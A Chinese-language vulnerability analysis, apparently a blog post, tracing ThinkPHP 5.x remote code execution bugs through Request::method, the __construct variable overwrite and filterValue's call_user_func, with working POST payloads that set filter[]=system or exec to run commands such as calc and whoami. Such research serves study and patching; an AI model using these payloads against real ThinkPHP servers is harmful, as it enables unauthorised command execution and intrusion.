


tp<=5.0.13 POC分析

首先看看payload

```
http://yyy444t.top/public/?s=index/index 我发现这个get传参可以省略  
post传入  
s=calc&_method=__construct&method=&filter[]=system
```

首先来看看调用链



我们一个一个来分析，首先是Tp的入口run.php



跟进 routeCheck 函数

```
554         if (is_file( filename: CONF_PATH . $file . CONF_EXT)) {
555             // 导入路由配置
556             $rules = include CONF_PATH . $file . CONF_EXT;
557             if (is_array($rules)) {
558                 Route::import($rules);
559             }
560         }
561     }
562 }
563
564 // 路由检测 (根据路由定义返回不同的URL调度)
565 $result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
566 $must = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must'];
567 if ($must && false === $result) {
568     // 路由无效
569     throw new RouteNotFoundException();
570 }
571 }
572 if (false === $result) {
573     // 路由无效 解析模块/控制器/操作/参数 支持控制器自动搜索
```

跟进 Route::check

```
833 * @param bool $checkDomain 是否检测域名规则
834 * @return false|array
835 */
836 public static function check($request, $url, $depr = '/', $checkDomain = false)
837 {
838     // 分隔符替换 确保路由定义使用统一的分隔符
839     $url = str_replace($depr, '|', $url);
840
841     if (isset(self::$rules['alias'][$url]) || isset(self::$rules['alias'][strstr($url, '|', before_needle: true)])
842         // 检测路由别名
843         $result = self::checkRouteAlias($request, $url, $depr);
844         if (false !== $result) {
845             return $result;
846         }
847     }
848     $method = strtolower($request->method());
849     // 获取当前请求类型的路由规则
850     $rules = isset(self::$rules[$method]) ? self::$rules[$method] : [];
851     // 检测域名部署
852     if ($checkDomain) {
853         self::checkDomain($request, &currentRules: $rules, $method);
854     }
855     // 检测URL绑定
```

可以看到这里调用了method方法，可以看出这里 `$this->method` 变量可控，我们因此执行了其 `__construct`方法

```
*/
public function method($method = false)
{
    if (true === $method) {
        // 获取原始请求类型
        return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']);
    } elseif (!$this->method) {
        if (isset($_POST[Config::get( name: 'var_method')])) {
            $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
            $this->{$this->method}($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']);
        }
    }
    return $this->method;
}
```

定义为_method

可以对我们post的数据来执行变量覆盖

```
protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->$name = $item;
        }
    }

    if (is_null($this->filter)) {
        $this->filter = Config::get( name: 'default_filter');
    }

    // 保存 php://input
    $this->input = file_get_contents( filename: 'php://input');
}
```


接着我们回到 App.php，跟进

```
Hook::listen( tag: 'app_begin', &params: $dispatch);
// 请求缓存检查
$request->cache($config['request_cache'], $config['request_cache_expire'], $config[
124 $data = self::exec($dispatch, $config); $config: {app_host => "", app_debug => false, app_trace => false, a
125 } catch (HttpResponseException $exception) {
126     $data = $exception->getResponse();
127 }
128
129 // 清空类的实例化
130 Loader::clearInstance();
131
132 // 输出数据到客户端
```

继续跟进

```
286
287 protected static function exec($dispatch, $config)
288 {
289     switch ($dispatch['type']) {
290         case 'redirect':
291             // 执行重定向跳转
292             $data = Response::create($dispatch['url'], type: 'redirect')->code($dispatch['status']);
293             break;
294         case 'module':
295             // 模块/控制器/操作
296             $data = self::module($dispatch['module'], $config, convert: isset($dispatch['convert']) ? $dispatch['
297             break;
298         case 'controller':
299             // 执行控制器操作
```

继续跟进到 module 的最后一行




可以看到里面有个 `bindParams`



传入的参数分别是



我们继续跟进，由于 `$vars` 变量值为空，它进入了分支条件



继续跟进看看，这里返回了我们post的数据，就不带着大家分析了，可以自己调试

```
if (empty($this->param)) { $this: {instance => think\Request, hook => [0], method => "", dom ... 16 72 19 ^
    $method = $this->method( method: true); $method: "POST"
    // 自动获取请求变量
    switch ($method) { $method: "POST"
        case 'POST':
            $vars = $this->post( name: false); $vars: {s => "calc", _method => "__construct", method => "", f
            break;
        case 'PUT':
        case 'DELETE':
        case 'PATCH':
            $vars = $this->put( name: false);
            break;
        default:
            $vars = [];
    }
}
```

再往下看，通过 `array_merge` 合并了参数，然后进入 `input`

```
$vars = $this->put( name: false);
break;
default:
    $vars = [];
}
// 当前请求参数和URL地址中的参数合并
$this->param = array_merge($this->get( name: false), $vars, $this->route( name: false)); $vars: {s => "calc", _method => "__construct", method => "", f
}
if (true === $name) {
    // 获取包含文件上传信息的数组
    $file = $this->file();
    $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
    return $this->input($data, $name, $default, $filter);
}
return $this->input($this->param, $name, $default, $filter); $default: null $filter: "" $name: "" $this: {instance => think\Request, hook => [0]}
```

看图

```
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {...}
    $name = (string) $name;
    if ('' !== $name) {...}

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive( &$array: $data, [$this, 'filterValue'], $filter);
        reset( &$array: $data);
    } else {
        $this->filterValue( &$value: $data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast( &$: $data, $type);
    }
    return $data;
}
```

这个方法返回 `$this->filter` 也就是我们之前变量覆盖的数组，并且包含 `system`

将 `$data` 与 `$filter` 传入 `filterValue` 方法执行

跟进 `filterValue` 方法，`call_user_func` 调用函数因此实现RCE

```

* @param array $filters 过滤方法+默认值
* @return mixed
*/
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);
    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            if (false !== strpos($filter, 'needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                    break;
                }
            } elseif (empty($filter)) {

```

<= 5.0.23、5.1.0 <= 5.1.16

前条件：需要开启debug()

和上面一样的分析思路

```
POST /?s=captcha HTTP/1.1
```

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=whoami&method=get
```

5.0.0 <= v <= 5.1.32

前提条件：

关闭报错：error_reporting(0)

当然不开启报错也行，就是没回显而已

```
POST /
```

```
c=exec&f=calc.exe&_method=filter
```

这里就说下与上面不同的地方 `_method=filter` 也就是我们在经过

```
App::run() -> App::routeCheck() -> Request->method() 后
```

```

if (isset($_POST[Config::get('var_method')])) {
    $this->method = strtoupper($_POST[Config::get('var_method')]);
    $this->{$this->method}($_POST);
}

```

执行的是 `filter` 函数很明显它执行的是 `$this->filter = $filter`; 没有过滤

```

    */
    public function filter($filter = null) $filter: {c => "exec", f => "calc.exe", _method => "filter"}[3]
    {
        if (is_null($filter)) { $filter: {c => "exec", f => "calc.exe", _method => "filter"}[3]
            return $this->filter; $this: {instance => think\Request, hook => [0], method => "FILTER", domain => null, url => null, baseUrl => null, baseFile => null}
        } else {
            $this->filter = $filter;
        }
    }

```

经过如图所示的调用链之后 array_walk_recursive

The screenshot shows a PHP code editor with a function call to `array_walk_recursive` highlighted. The call is `array_walk_recursive(&$data, [$this, 'filterValue'], $filter);`. The debug console shows the call stack, with the top frame being `Request.php:1008, think\Request->input()`. The variables panel shows the current state of the variables, including `$data`, `$this`, `$default`, `$filter`, `$name`, `$this`, `$COOKIE`, `$GET`, `$POST`, `$REQUEST`, `$SERVER`, and `$GLOBALS`.

之后连续调用几波 `filterValue` 的操作我有点帅气，我 `array_walk_recursive` 内部机制相关，会把第一个参数数组里面的值循环迭代传进去